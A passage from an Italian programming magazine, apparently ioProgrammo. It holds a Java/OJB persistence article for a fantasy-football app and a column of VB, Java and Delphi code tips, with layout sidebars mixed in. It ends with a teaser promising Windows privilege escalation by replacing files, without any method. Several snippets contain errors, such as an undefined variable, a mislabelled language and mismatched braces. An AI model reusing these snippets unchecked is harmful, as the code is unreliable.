squadra intorno a lui. Ecco quindi la classe *Squadra* che la funzione di collettore di tutti i calciatori che si trovano a giocare insieme e che espone pertanto i metodi d'acquisto e vendita. Il torneo è gestito invece dalla classe *Campionato* la quale prevede la definizione (durante la fase di generazione del calendario) di una serie di giornate, ognuna modellata dall'omonima classe e dotata di una data ed un numero progressivo, nonché di un attributo identificante se appartiene o no al girone d'andata. Ogni *Giornata* è composta di una serie di tre partite. La classe che rappresenta ogni partita è forse la più complessa in quanto ha associazioni alla squadra che gioca in casa ed a quella che gioca in

Fig. 1: *L'unico attore è l'utente che utilizza l'applicazione*

GLOSSARIO

HSQLDB
Si tratta di un piccolo database relazionale, 100% Java, facile da installare ed utilizzare. E' un prodotto open source che offre una sintassi SQL standard ed un'interfaccia JDBC. E' reperibile sul sito http://hsqldb.sourceforge.net/index.html.

Fig. 3: *Il motore dell'applicazione è realizzato dal FCModelImpl che inizia il processo di calcolo del risultato*

Fig. 2: *Il modello di business si basa su poche semplici classi, tra cui la più importante è ovviamente il calciatore*

trasferta ed alle rispettive formazioni. Inoltre possiede al suo interno il risultato della partita stessa calcolato grazie al metodo *calcolaRisultato*. Vi è infine la classe *Formazione* che associa undici calciatori facenti parte d'ogni squadra e definisce il modulo utilizzato. Notare che tale classe espone anche un metodo getTotale il quale restituisce il *totale-squadra*. A questo punto può essere utile esaminare qualche sequence diagram come quello che indica la funzionalità di calcolo del risultato delle partite di una giornata. Possiamo notare che il calcolo si svolge come si trattasse di scatole cinesi: vi è una classe *FCModelImpl* che rappresenta il motore dell'applicazione in quanto espone i metodi che realizzano ogni funzionalità principale. Tra questi vi è il *calcolaRisultato* che individua la prossima giornata e ne invoca il metodo, il quale a sua volta richiede il calcolo per ogni partita e così via. Allo stesso modo le altre funzionalità, che abbiamo individuato inizialmente, sono accessibili dall'esterno mediante altri metodi quali:

- **creaCampionato**
- **aggiornaVoti**
- **viewClassifica**
- **compraGiocatore**
- **vendiGiocatore**
- **creaFormazione**

Torneremo sull'implementazione di tali metodi più avanti. Per ora soffermiamoci un attimo sul punto cruciale della nostra applicazione: la gestione della persistenza.

LA PERSISTENZA

La nostra applicazione sarebbe davvero poco utile se gli oggetti che abbiamo individuato non fossero persistenti. Ciò significa poter salvare il loro stato su un supporto fisso e in seguito poter riprendere le operazioni da dove siamo rimasti. Generalmente la persistenza è ottenuta grazie ad un database che ha il vantaggio di permettere anche interrogazioni sui dati che vogliamo cercare. La nostra applicazione utilizzerà un semplice database relazionale scritto in Java e facilmente utilizzabile, denominato *HSqlDb*. Esso supporta lo standard SQL ed offre un'interfaccia JDBC che permette quindi una facile integrazione con una qualsiasi applicazione Java. Tra le principali caratteristiche ricordiamo la gestione degli indici e delle transazioni, il supporto all'integrità referenziale e la possibilità di mantenere le informazioni delle tabelle sia su disco sia su memoria. Per un'approfondita analisi di questo prodotto rimandiamo al numero precedente di ioProgrammo.
Procediamo pertanto a creare un database denominato *FantaCalcioDb*. A tal fine è sufficiente creare un'omonima directory ed all'interno di questa creare almeno due file:

- **FantaCalcioDb.properties**: contiene la configurazione dei parametri del database.
- **FantaCalcioDb.script:** contiene lo schema delle tabelle ed i dati delle tabelle in memoria

Un buon punto di partenza per la creazione di questi file è il database d'esempio contenuto all'interno dell'installazione di *HSqlDb*. A questo punto che abbiamo a disposizione un database, occorre procedere ad interfacciare la nostra applicazione con la base dati. Per prima cosa dobbiamo definire le corrispondenti tabelle su cui verrano registrate le informazioni d'ogni oggetto di una classe persistente.
Purtroppo il trasferimento d'informazioni da oggetti a tabelle (e viceversa) introduce un problema d'impedenza, il quale causa spesso delle istruzione SQL cablate all'interno del codice, degradando sia la leggibilità sia la manutenibilità dell'applicazione. Tale problematica è stata già affrontata sul numero 78 di ioProgrammo dove abbiamo introdotto peraltro anche un prodotto, *OJB – ObjectRelationalBridge*, in grado di fare per noi il lavoro sporco: ossia il trasferimento da oggetti di una classe a righe di una tabella. Riassumendo possiamo sintetizzare che OJB, anch'esso open source, rappresenta la soluzione al problema della persistenza d'oggetti di un'applicazione Java su una tradizionale base dati di tipo relazionale. Proprio per questo motivo il nome stesso indica un "ponte" tra il mondo ad oggetti, tipico di Java, e quello relazionale degli RDBMS *(Relational database management system)*. Il mapping è basato su un file XML e definito in un repository. In esso sono memorizzati i metadata, che servono all'esecuzione della "traduzione" da classi a tabelle. Dal punto di vista dell'applicazione, inoltre, si ottiene, come vedremo, una maggiore chiarezza del codice in quanto l'interfaccia ODMG esportata è completamente ad oggetti. La prima cosa da definire, a questo punto, è il repository, memorizzato su un file XML ed espresso nella forma seguente

```
<!DOCTYPE descriptor-repository PUBLIC
  "-//Apache Software Foundation//DTD OJB
                                  Repository//EN"
  "repository.dtd"
[
  <!ENTITY database SYSTEM
                        "repository_database.xml">
  <!ENTITY internal SYSTEM "repository_internal.xml">
  <!ENTITY user SYSTEM "repository_user.xml">
]>
```

Esso si compone di diversi altri sotto-repository a loro volta espressi da file XML. Il primo, denominato *repository_database*, contiene le informazioni

SINGLETON

Per *Singleton* si intende una classe tale che non permetta la creazione di più di una istanza all'interno della medesima Virtual Machine Java. Tale tipologia di classe è spesso presente nei modelli logici delle applicazioni. Il suo design è ormai ben definito nella letteratura dell'OOP tanto che si parla spesso di *pattern Singleton.*
In Java, tale classe si realizza creando un metodo pubblico e statico che restituisce l'istanza della classe, mantenendo protetto il costruttore.

```
public class Singleton {
protected Singleton () {}
 public static Singleton
                getInstance(){
  if (instance == null) {
    instance = new
                Singleton (); }
  return instance; }
private static Singleton
               instance = null;
}
```

sulla connessione ai database utilizzati. Nel nostro caso possiamo definire la connessione al database *HSqlDb* in questo modo:

```
<jdbc-connection-descriptor
    jcd-alias="fantaCalcio"
    default-connection="true"
    platform="Hsqldb"
    jdbc-level="2.0"
    driver="org.hsqldb.jdbcDriver"
    protocol="jdbc"
    subprotocol="hsqldb"
    dbalias="../FantaCalcioDb/FantaCalcioDb"
    username="sa"
    password=""
    batch-mode="false" >
    <sequence-manager className=
                "org.apache.ojb.broker.util.sequence.
                    SequenceManagerHighLowImpl">
  <attribute attribute-name="grabSize"
                        attribute-value="5"/>
    </sequence-manager>
</jdbc-connection-descriptor>
```

Possiamo notare che è indicata la classe implementante il driver JDBC ed un dbalias che identifica il database. Fate caso che è configurato anche un *sequence manager:* esso ha lo scopo di gestire i campi che possiedono valori numerici autoincrementanti. Il secondo sotto-repository, indicato come *repository_internal,* definisce invece dei dati di uso esclusivo del motore interno di OJB e su cui non ci soffermeremo. Infine il terzo repository, denominato *repository_user,* è quello più importante in quanto memorizza i metadata, ossia le informazioni relative al mapping tra classi e tabelle.

OBJECTRELATIONALBRIDGE
E' un tool di mapping della Apache Software Foundation per la persistenza di oggetti Java verso un base dati relazionale. Il tool, completamente open source, offre le interfacce ODMG e JDO è disponibile all'indirizzo http://db.apache.org/.

I METADATA

La magia del trasferimento da oggetti a righe di tabelle sul database avviene proprio grazie a queste informazioni di mapping che consentono al motore di OJB di determinare, a run-time, le regole opportune. Vediamo in dettaglio come scrivere queste regole. Per far ciò, dobbiamo avere ben chiari i concetti del mapping da classi a tabelle. L'idea fondamentale è che ogni classe avrà una corrispondente tabella sul database ed ogni suo attributo sarà in relazione con un campo della stessa. Per maggiori informazioni sulle tecniche di mapping fare riferimento all'articolo apparso sul numero 78 di ioProgrammo. Ciò che possiamo fare inizialmente è individuare, a partire dal class diagram illustrato in precedenza, le relative tabelle ed i campi necessari. In tal modo otterremo un risultato del tipo mostrato in *Tabella 1.* Esaminando la tabella ci si accorge subito di qualcosa di strano: la tabella *CALCIATORI* è utilizzata per più classi ed inoltre non vi è più traccia della classe *Calciatore.* Il motivo di ciò è abbiamo utilizzato la tecnica flat per il mapping dell'ereditarietà sull'entità *Calciatore.* Tale soluzione, la più facile da utilizzare, prevede che tutti gli oggetti delle classi della gerarchia siano memorizzati in un'unica tabella. Notiamo infine una convezione abbastanza utilizzata: i nomi delle classi sono al singolare, mentre quelli delle tabelle al plurale. Prima di esaminare la struttura delle tabelle e l'implementazione delle relazioni, occorre decidere le chiavi primarie. Una chiave primaria è un insieme di campi di una tabella il cui valore, non nullo, ne identifica univocamente una singola riga. Spesso su ogni tabella le chiavi primarie sono scelte andando a discriminare tra i campi esistenti. Per un buon design object-oriented tale metodologia è fortemente sconsigliata: ogni oggetto dovrebbe invece essere identificato univocamente da un semplice id numerico che non abbia nessun significato di business. In tal modo si è garantiti che, in caso di modifiche alle regole di business, la modalità d'identificazione delle relazioni e degli oggetti non viene influenzata. Pertanto, volendo dotare ogni classe del modello di un attributo rappresentante la chiave artificiale, possiamo pensare di scrivere una classe base, *PObject,* che gestisce semplicemente l'identificativo dell'oggetto.

Classe	Tabella
Portiere,Difensore, Centrocampista,Attaccante	CALCIATORI
UltimaPartita	ULTIMEPARTITE
Squadra	SQUADRE
Formazione	FORMAZIONI
Partita	PARTITE
Campionato	CAMPIONATI
Giornata	GIORNATE

TABELLA 1: a

```
public class PObject
{
    private long oid;
    public long getOid(){ return oid; }
    public void setOid(long oid){ this.oid = oid; }
}
```

Ogni classe poi deriverà da *PObject* ed avrà direttamente un attributo *oid* legato a sé.

```
public class Campionato extends PObject {
```

Esaminiamo ora il caso più semplice presente nel nostro modello: la classe *UltimaPartita.* Essa è un semplice contenitore di attributi accessibili dall'esterno mediante i metodi *get/set.* La struttura della corrispondente tabella *ULTIMEPARTITE* sarà

```
CREATE TABLE ULTIMEPARTITE (
            OID INTEGER NOT NULL PRIMARY KEY,
          VOTO INTEGER, GOALSEGNATI INTEGER,
      GOALSUBITI INTEGER, RIGORIPARATI INTEGER,
    AUTOGOAL INTEGER, RIGORISBAGLIATI INTEGER,
      AMMONIZIONI INTEGER,ESPULSIONI INTEGER)
```

Se diamo uno sguardo al file di repository *repository_user.xml*, notiamo la seguente definizione

```
<class-descriptor class="fcalcio.model.UltimaPartita"
                                    table="ULTIMEPARTITE">
```

L'elemento *class-descriptor* stabilisce la corrispondenza tra la classe *UltimaPartita* e la tabella *ULTIMEPARTITE.* Al suo interno appare l'elemento field-descriptor che reca le informazioni di mapping tra l'attributo della classe (espresso da *name*) e la colonna della tabella *(column)*. Come si può notare è presente anche un attributo *jdbc-type* che, come ci fa supporre il nome, riporta il tipo di dato utilizzato secondo lo standard JDBC. Notiamo infine come, nel caso dell'*oid,* venga stabilito che si tratta di una chiave primaria e che i suoi valori vengono autoincrementati mediante un sequence manager.

```
    <field-descriptor  name="oid" column="OID"
      jdbc-type="BIGINT"  primarykey="true"
      autoincrement="true" />
    <field-descriptor name="voto"
      column="VOTO" jdbc-type="INTEGER"  />
...
</class-descriptor>
```

Passiamo ora ad esaminare un caso un po' più complesso: la classe *Calciatore* e le sue classi figlie. Come detto, il modo più facile di mappare tale struttura è quello di utilizzare una sola tabella *CALCIATORI.* Nel repository andremo poi ad elencare una corrispondenza tra ogni classe concreta e la tabella *CALCIATORI.*

```
<class-descriptor class="fcalcio.model.Calciatore">
  <extent-class class-ref="fcalcio.model.Portiere" />
  <extent-class class-ref="fcalcio.model.Difensore" />
  <extent-class class-ref="fcalcio.model.Centrocampista" />
  <extent-class class-ref="fcalcio.model.Attaccante" />
</class-descriptor>
<class-descriptor class="fcalcio.model.Portiere"
                                table="CALCIATORI">
  ...
```

Notiamo inoltre che è definito un *class-descriptor* anche per la classe *Calciatore* ed al suo interno sono presenti una serie d'elementi *extent-class* per ogni classe concreta. Si tratta degli extent: dei meccanismi la cui definizione consente che l'esecuzione di query sulla classe *Calciatore* produca nel risultato anche istanze delle classi concrete.

Esaminando il class diagram di business, vediamo che un oggetto *Calciatore* ha un'associazione con un oggetto *UltimaPartita.* Come mappiamo questa relazione? Basta semplicemente dotare la classe Calciatore di un riferimento *ultimaPartita* e di un attributo *ultimaPartitaOid* che riporta la chiave (esterna) con il valore dell'*oid* dell'oggetto referenziato (sullo schema del database, infatti, la tabella *CALCIATORI* contiene una foreign key verso la tabella *ULTIMEPARTITE*). Quindi nel repository basterà scrivere all'interno d'ogni class-descriptor relativo ad una classe concreta *Calciatore*

```
  <field-descriptor name="ultimaPartitaOid"
  column="ULTIMAPARTITAOID" jdbc-type="BIGINT"/>
  <reference-descriptor
  name="ultimaPartita" class-ref=
                        "fcalcio.model.UltimaPartita">
    <foreignkey field-ref="ultimaPartitaOid"/>
  </reference-descriptor>
```

Procedendo in questo modo possiamo mappare quasi tutto il class diagram di business della nostra applicazione. Resta però da vedere come mappare le associazioni *1:n.* Vediamo quindi il caso di un oggetto *Squadra* che ha associati più oggetti *Calciatore.* Dal punto di vista delle classi, è sufficiente che la classe *Squadra* abbia un riferimento ad un oggetto *List* contenente tutti i calciatori che ne fanno parte.

```
public class Squadra extends PObject {
    public Squadra() {
        calciatori = new ArrayList();}
    private List calciatori;
```

Viceversa sulla classe *Calciatore* è necessario aggiungere un attributo *squadraOid* che riporta la chiave (esterna) con il valore dell'oid dell'oggetto *Squadra* di cui fa parte. Nel repository tale associazione viene quindi stabilita come

```
<class-descriptor class="fcalcio.model.Portiere" table=
                                      "CALCIATORI">
    <field-descriptor name="squadraOid" column=
                                      "SQUADRAOID"
      jdbc-type="BIGINT"
    />
...
<class-descriptor class="fcalcio.model.Squadra"
                                  table="SQUADRE" >
    <collection-descriptor name="calciatori"
      element-class-ref="fcalcio.model.Calciatore">
      <inverse-foreignkey field-ref="squadraOid"/>
    </collection-descriptor>
```

CONCLUSIONI

Nel prossimo articolo, mostreremo come implementare le prime funzionalità, integrando il motore realizzato con un'interfaccia grafica adatta ad un'applicazione reale.

David Visicchio

L'AUTORE

David Visicchio è laureato in Ingegneria. Specializzato nella persistenza e nei sistemi middleware di sistemi object-oriented, i suoi interessi sono orientati principalmente alle architetture distribuite basate su piattaforme J2EE e J2SE.

I trucchi del mestiere

Tips & Tricks

Questa rubrica raccoglie trucchi e piccoli pezzi di codice, frutto dell'esperienza di chi programma, che solitamente non trovano posto nei manuali. Alcuni di essi sono proposti dalla redazione, altri provengono da una ricerca su Internet, altri ancora ci giungono dai lettori. Chi volesse contribuire, potrà inviare i suoi Tips&Tricks preferiti. Una volta selezionati, saranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

ESTRARRE I TAG DA UN FILE MP3

Per ottenere i tag da un mp3 bisogna leggere gli ultimi 128 byte del file: se si trova la stringa "TAG" siamo sicuri che tali informazioni sono effettivamente presenti e che quindi si possono estrarre.

Il codice Visual Basic è presente nel Cd-Rom allegato alla rivista e/o sul sito web di ioProgrammo (*www.ioprogrammo.it*).

Tip fornito dal sig. R.Grassi

```
' La struttura dati TagInfo contenente le informazioni sul file Mp3
Private Type TagInfo
 Tag As String * 3
 Canzone As String * 30
 Artista As String * 30
 Album As String * 30
 Anno As String * 4
 Commenti As String * 30
 Genere As String * 1
End Type
Dim Mp3FileName As String
Dim Mp3TagInfo As TagInfo
Private Sub Form_Load()
Dim Genere As String
Dim nFile As Integer
 On Error Resume Next
 Mp3FileName = "C:\ioProgrammo.mp3"
 nFile = FreeFile
 'Per ottenere i tag del mp3 bisogna leggere gli ultimi 128 byte
 ' del file: se si trova la stringa "TAG" siamo sicuri che tali
 ' informazioni sono effettivamente presenti
 Open Mp3FileName For Binary As nFile
  Get nFile, FileLen(Mp3FileName) - 127, Mp3TagInfo.Tag
  If (Mp3TagInfo.Tag = "TAG") Then
     ' Leggiamo le varie informazioni del file mp3
     Get nFile, , Mp3TagInfo.Canzone
     Get nFile, , Mp3TagInfo.Artista
     Get nFile, , Mp3TagInfo.Album
     Get nFile, , Mp3TagInfo.Anno
     Get nFile, , Mp3TagInfo.Commenti
     Get nFile, , Mp3TagInfo.Genere
     Close nFile
     'Scriviamo le informazioni in diverse TextBox
     ' RTrim serve per eliminare gli spazi in fondo alla stringa
     TextArtista.Text = RTrim(Mp3TagInfo.Artista)
     TextTitolo.Text = RTrim(Mp3TagInfo.Canzone)
     ' NB: il "Genere" a differenza delle altre informazioni viene
     ' codificato come carattere ASCII e per cui va convertito
     Genere = RTrim(Mp3TagInfo.Genere)
     TextGenere.Text = Asc(temp)
   Else
    Close nFile
    MsgBox "Formato Mp3 non riconosciuto.", vbOKOnly, "Tag Mp3"
   End If
 Close nFile
End Sub
Private Sub mnuEsci_Click()
 Unload Me
End Sub
```

MODIFICARE L'ESTENSIONE DEI FILE

Questa funzione consente di cambiare l'estensione dei file presenti all'interno di una directory. È possibile modificare tutti file o solo quelli con una determinata estensione.

```
Public Function CambiaEstensione(ByVal NomeCartella As String, _
  ByVal NewExtension As String, Optional ByVal OldExtension As _
  String = "") As Boolean
'*****************************************************
'PARAMETERS: NomeCartella: nome della directory
'            New Extension: nuova estensione
'            OldExtension: (Optional) se specificata modifica solo i file
'            con questa estensione; altrimenti modifica tutti i file
'Esempio:    CambiaEstensione "C:\Inetpub\wwwroot", "asp", "htm"
'            Cambia l'estensione .htm dei file presenti in C:\Inetpub\Wwwroot
'            in .asp
'******************************************************
Dim oFso As New FileSystemObject
Dim oFolder As Folder
Dim oFile As File
Dim SVecchioNome As String
Dim sNewName As String
```

```
Dim iCtr As Long
Dim iDotPosition As Integer
Dim sWithoutExt As String
Dim sNomeCartella As String
sNomeCartella = NomeCartella
If Right(sNomeCartella, 1) <> "\" Then sNomeCartella = _
   sNomeCartella & "\"
Set oFolder = oFso.GetFolder(NomeCartella)
For Each oFile In oFolder.Files
    SVecchioNome = sNomeCartella & oFile.Name
    sNewName = ""
    iDotPosition = InStrRev(SVecchioNome, ".")
    If iDotPosition > 0 Then
    If OldExtension = "" Or UCase(Mid(SVecchioNome, _
       iDotPosition + 1)) = UCase(OldExtension) Then
            sWithoutExt = Left(SVecchioNome, iDotPosition - 1)
            sNewName = sWithoutExt & "." & NewExtension
                Name SVecchioNome As sNewName
                Err.Clear
                On Error GoTo ErrorHandler
    End If
End If
Next
CambiaEstensione = True
ErrorHandler:
Set oFile = Nothing
Set oFolder = Nothing
Set oFso = Nothing
```

JAVA

VISUALIZZARE DOCUMENTI PDF DA UN'APPLET JAVA

La soluzione proposta utilizza il metodo *showDocument()* dell'interfaccia pubblica *AppletContext* per visualizzare documenti PDF direttamente in una applet Java. Inoltre, necessita di un browser con installato il plugin di Acrobat Reader.

```
package play.pdf;
import java.applet.*;
import java.awt.*;
import java.net.URL;
public class PDFViewer extends Applet {
   Font font = new Font("Dialog", Font.BOLD, 24);
   String str = "PDF Viewer";
   int xPos = 5;
public String getAppletInfo() {
   return "PDFViewer\n" + "\n" + "File creato con....\n" + ""; }
public void paint(Graphics g) {
   g.setFont(font);
   g.setColor(Color.black);
   g.drawString(str, xPos, 50); }
public void start() {
   super.start();
   try {
   URL url = new URL( "http://www.generic.com/documento.pdf" );
   this.getAppletContext().showDocument( url, "_blank" );
  } catch (Exception e) {
   System.err.println( "Errore: Impossibile visualizzare il documento!" ); } }
```

COME TRASFERIRE FILE DA UN SERVER A UN CLIENT

Utilizzare le classi *DataInputStream* e *DataOutputStream* e i socket Java per trasferire file da un server a un client. Nell'esempio seguente client e server sono in esecuzione sulla stessa macchina. L'applicazione è composta da due classi.

```
// Client.java
import java.net.*;
import java.io.*;
  public class Client {
    public static void main(String[] args)
    throws IOException {
     InetAddress addr = InetAddress.getByName(null);
        System.out.println("addr = " + addr);
         Socket socket =new Socket("127.0.0.1", 8080);
try {System.out.println("socket = " + socket);
      BufferedReader in = new BufferedReader(new
                          InputStreamReader(socket.getInputStream()));
        PrintWriter out = new PrintWriter(new BufferedWriter(new
                OutputStreamWriter(socket.getOutputStream())),true); }
      finally { System.out.println("Arresto il...");
                 socket.close();  } } }
Server.java
import java.io.*;
import java.net.*;
public class Server{
   public static final int PORT = 8080;
     public static void main(String[] args)
     throws IOException {
        ServerSocket s = new ServerSocket(PORT);
         System.out.println("Avviato: " + s);
try { Socket socket = s.accept();
try {   System.out.println("Connessione accettata: "+ socket);
         BufferedReader in =new BufferedReader(new
                          InputStreamReader(socket.getInputStream()));
          PrintWriter out = new PrintWriter(new BufferedWriter(new
                OutputStreamWriter(socket.getOutputStream())),true); }
    finally { System.out.println("Arresto...");
       socket.close();  }  }
   finally { s.close();  } } }
```

PROGRAMMARE UN SEMPLICE BROWSER WEB

Grazie a Java bastano poche righe di codice per realizzare un semplice programma client in grado di connettersi a un server Web e caricare un documento HTML.

```
import java.net.*;
import java.io.*;
class SocketHttp01{
   public static void main(String[] args){
```

```
String server = "www.xyz.com";//indirizzo del server Web
int port = 80; //porta http
try{
  Socket socket = new Socket(server,port);//crea un socket
  //legge il flusso in input e output generato dal socket
  BufferedReader inputStream = new BufferedReader(new
                 InputStreamReader(socket.getInputStream()));
  PrintWriter outputStream = new PrintWriter(
     new OutputStreamWriter(socket.getOutputStream()),true);
  outputStream.println("GET /store/xyz.htm");
  //richiede un  generico file
  String line = null;
  while((line = inputStream.readLine()) != null)
  System.out.println(line);
  //legge le righe e le visualizza
  socket.close();
  catch(UnknownHostException e){
    System.out.println(e);
    System.out.println("Connessione non riuscita. Assicurati di
                                              essere online?");}
  catch(IOException e){System.out.println(e);} } }
```

COPIARE UN FILE

Poiché non esiste un metodo predefinito, i file vengono copiati byte per byte. La porzione di codice seguente è un ottimo esempio per copiare file in modo semplice ed efficiente.

```
try {
  BufferedInputStream is = new BufferedInputStream(
                        new FileInputStream("origine"));
  BufferedOutputStream os = new BufferedOutputStream(new
                     FileOutputStream("destinazione"));
  int c;
  while ((c=is.read())!=-1) os.write(c);
 } catch(IOException e) {
   e.printStackTrace();
 } finally {
  // Chiude gli stream se necessario
  if (is!=null)
    try { is.close();
    } catch(IOException e) {
      e.printStackTrace();}
  if (os!=null)
    try { os.close();
    } catch(IOException e) {
      e.printStackTrace(); }
}
```

DELPHI

VISUALIZZARE LE VARIABILI DI AMBIENTE

Le applicazioni a 32bit utilizzano la funzione *GetEnvironmentVariable()*, mentre, per i programmi a 16 bit non è disponibile una funzione simile. Il codice seguente mostra come procedere per ottenere il valore delle variabili di ambiente da applicazioni a 16bit.

IL TIP DEL MESE

ORDINARE FILE E DIRECORY

Con questa porocedura è possibile organizzare per data directory e file. Da notare che, se le directory non esistono, vengono create appositamente.

Tip fornito dal sig. M.Albertacci

```
Sub copyDirectory(ByVal Src As String, ByVal Dst As String,
                                        ByVal Ext As String)
 Dim Files As String()
 If Right(Dst, 1) <> Path.DirectorySeparatorChar Then
 Dst += Path.DirectorySeparatorChar
 If Not Directory.Exists(Dst) Then
   Directory.CreateDirectory(Dst)
 End If
 Files = Directory.GetFileSystemEntries(Src)
 Dim Element As String
 For Each Element In Files
   If Directory.Exists(Element) Then
     copyDirectory(Element, Dst + Path.GetFileName(Element), Ext)
   Else
     If LCase(Path.GetExtension(Element)) = Ext Then
       File.Copy(Element, Dst + Path.GetFileName(Element), True)
       Console.WriteLine("File: " & Path.GetFileName(Element) & "
                                  copiato correttamente...........")
     End If
   End If
 Next
End If
End Sub
```

Di seguito, è riportato il codice per richiamare la procedura:

```
Sub Main()
 Dim DirSource As String = "C:\Documenti"
 Dim DirDestination As String = "C:\Temp"
 Dim DirExtension As String = ".doc"
 Try
   Console.WriteLine("Storicizzazione File " & UCase(DirExtension)
     & " da: " & DirSource & " a " & DirDestination & " in corso ...")
   Console.WriteLine()
   copyDirectory(DirSource, DirDestination & "\" & Now.Day & "-" &
                          Now.Month & "-" & Now.Year, DirExtension)
 Catch ex As Exception
   Console.Error.WriteLine(ex.Message)
 End Try
 Console.WriteLine()
 Console.Write("Premere invio per continuare ...")
 Console.ReadLine()
End Sub
Saluti
```

```
const
{ change the following value if you
  expect more than 250 char values
  from env. Vars. set to 250 by
  default to be compatible with
  16bit versions of Delphi }
 cnMaxVarValueSize = 250;
 function GetEnvVar( const csVarName : string ) : string;
 {$IFDEF WIN32}
var
  pc1,
  pc2  : PChar;
begin
{ although you can use huge strings with Delphi 2.x, we'll use good
                                        old PChars and allocate memory here }
  pc1 := StrAlloc( Length( csVarName )+1 );
  pc2 := StrAlloc( cnMaxVarValueSize + 1 );
  StrPCopy( pc1, csVarName );
  GetEnvironmentVariableA( pc1, pc2, cnMaxVarValueSize );
  Result := StrPas( pc2 );
  StrDispose( pc1 );
  StrDispose( pc2 );
end;
{$ELSE}
var
  w1  :Word;
  pc1 : PChar;
begin
 GetEnvVar := '';
w1 := Length( csVarName );
{$IFDEF Windows}
 pc1 := GetDosEnvironment;
{$ELSE}
  pc1 :=
    Ptr(Word( Ptr( PrefixSeg, $2C )^), 0 );
{$ENDIF}
 while( #0 <> pc1^ ) do
  begin
  if( 0 = StrLIComp( pc1, @csVarName[ 1 ], w1 ) )
    and ( '=' = pc1[ w1 ] ) then
    begin
     GetEnvVar := StrPas( pc1 + w1 + 1 );
      Exit;
    end;
    Inc( pc1, StrLen( pc1 ) + 1 );
  end;
  GetEnvVar := '';
end;
{$ENDIF}
```

C#

UN CONVERTITORE DI FORMATI

Questa classe fornisce una serie di metodi statici per la conversione di stringhe, stringhe binarie, interi, long in byte e viceversa. Utile in tutte quelle applicazioni di basso livello come l'implementazione di codifiche DER, etc.

Tip fornito dal sig. A. Galezzi

```
package util;
import it.gallo.exception.*;
public class ByteConvert {
        public static String toString(byte[] input){
                /* converte la codifica in byte ASCII in
                 * una stringa
                 */
                char[] c = new char[input.length];
                for(int i = 0; i<input.length; i++)
                        c[i] = (char) input[i];
                return String.valueOf(c);}
        public static byte[] convert(int n){
                /* codifica un intero nel numero
                 * MINIMO di byte
                 */
                byte[] out = null;
                if(n > - 128 && n < 127){
                        out = new byte[1];
                        out[0] = (byte) n;}
                else if(n > -Math.pow(2,16) && n < Math.pow(2,16)-1){
                        out = new byte[2];
                        out[1] = (byte) (n >> 0);
                        out[0] = (byte) (n >> 8);}
                else if(n > -Math.pow(2,24) && n < Math.pow(2,24)-1){
                        out = new byte[3];
                        out[2] = (byte) (n >> 0);
                        out[1] = (byte) (n >> 8);
                        out[0] = (byte) (n >> 16);}
                else if(n > -Math.pow(2,32) && n < Math.pow(2,32)-1){
                        out = new byte[4];
                        out[3] = (byte) (n >> 0);
                        out[2] = (byte) (n >> 8);
                        out[1] = (byte) (n >> 16);
                        out[0] = (byte) (n >> 24);}
                return out;}
        public static byte[] convertLong(long n)
        {  /* codifica un long nel numero
            * MINIMO di byte
            */
            byte[] out = null;
            if(n > - 128 && n < 127)
            {  out = new byte[1];
               out[0] = (byte) n;}
            else if(n > -Math.pow(2,16) && n < Math.pow(2,16)-1)
            {  out = new byte[2];
                out[1] = (byte) (n >> 0);
                out[0] = (byte) (n >> 8);}
            else if(n > -Math.pow(2,24) && n < Math.pow(2,24)-1){
               out = new byte[3];
               out[2] = (byte) (n >> 0);
               out[1] = (byte) (n >> 8);
               out[0] = (byte) (n >> 16); }
            else if(n > -Math.pow(2,32) && n < Math.pow(2,32)-1){
```

```
        out = new byte[4];
        out[3] = (byte) (n >> 0);
        out[2] = (byte) (n >> 8);
        out[1] = (byte) (n >> 16);
        out[0] = (byte) (n >> 24);
      }
      else if (n > -Math.pow(2,40) && n < Math.pow(2,40)-1){
        out = new byte[5];
        out[4] = (byte) (n >> 0);
        out[3] = (byte) (n >> 8);
        out[2] = (byte) (n >> 16);
        out[1] = (byte) (n >> 24);
        out[0] = (byte) (n >> 32);
      }
      else if (n > -Math.pow(2,48) && n < Math.pow(2,48)-1){
        out = new byte[6];
        out[5] = (byte) (n >> 0);
        out[4] = (byte) (n >> 8);
        out[3] = (byte) (n >> 16);
        out[2] = (byte) (n >> 24);
        out[1] = (byte) (n >> 32);
        out[0] = (byte) (n >> 40);
      }
      else if (n > -Math.pow(2,56) && n < Math.pow(2,56)-1){
         out = new byte[7];
         out[6] = (byte) (n >> 0);
         out[5] = (byte) (n >> 8);
         out[4] = (byte) (n >> 16);
         out[3] = (byte) (n >> 24);
         out[2] = (byte) (n >> 32);
         out[1] = (byte) (n >> 40);
         out[0] = (byte) (n >> 48);
      }
      else if (n > -Math.pow(2,64) && n < Math.pow(2,64)-1){
          out = new byte[8];
          out[7] = (byte) (n >> 0);
          out[6] = (byte) (n >> 8);
          out[5] = (byte) (n >> 16);
          out[4] = (byte) (n >> 24);
          out[3] = (byte) (n >> 32);
          out[2] = (byte) (n >> 40);
          out[1] = (byte) (n >> 48);
          out[0] = (byte) (n >> 56);
      }
      return out;
    }
    public static String toBitString(byte[] array){
      /* codifica un'array di byte in una stringa
      * binaria di lunghezza arbitraria
      */
      String out = "";
      for(int i = 0; i < array.length; i++){
        if(array[i] > 0)
          out += Integer.toBinaryString(array[i]);
        else
          out += Integer.toBinaryString(array[i]+128); }
       return out;}
    public static byte[] bitToByte(String binary) throws
                                      NumberFormatException{
      /* codifica una stringa
       * binaria di lunghezza arbitraria
       * in un'array di byte
       */
      char[] bit = binary.toCharArray();
      for(int i = 0; i < bit.length; i++){
          if(bit[i] != '0' && bit[i] != '1')
                throw new NumberFormatException(); }
      int length;
      if(binary.length()%8 != 0)
          length = (int) (binary.length()/8+1);
      else
          length = (int) (binary.length()/8);
      byte[] encoded = new byte[length];
      String sub8;
      int end = binary.length(), start = Math.max(0,end-8);
      for(int i = 0; i < length; i++) {
          sub8 = binary.substring(start,end);
          encoded[i] = (byte) Integer.parseInt(sub8,2);
          end = start;
          start = Math.max(0,end-8); }
      return encoded;  }
}
```

Progettiamo un'applicazione di FantaCalcio

Per qualche privilegio in più

Scopriamo come impadronirci di un sistema operativo Windows usando gli attacchi di Privilege Escalation. Basta sostituire pochi file e qualsiasi sistema sarà nelle nostre mani!

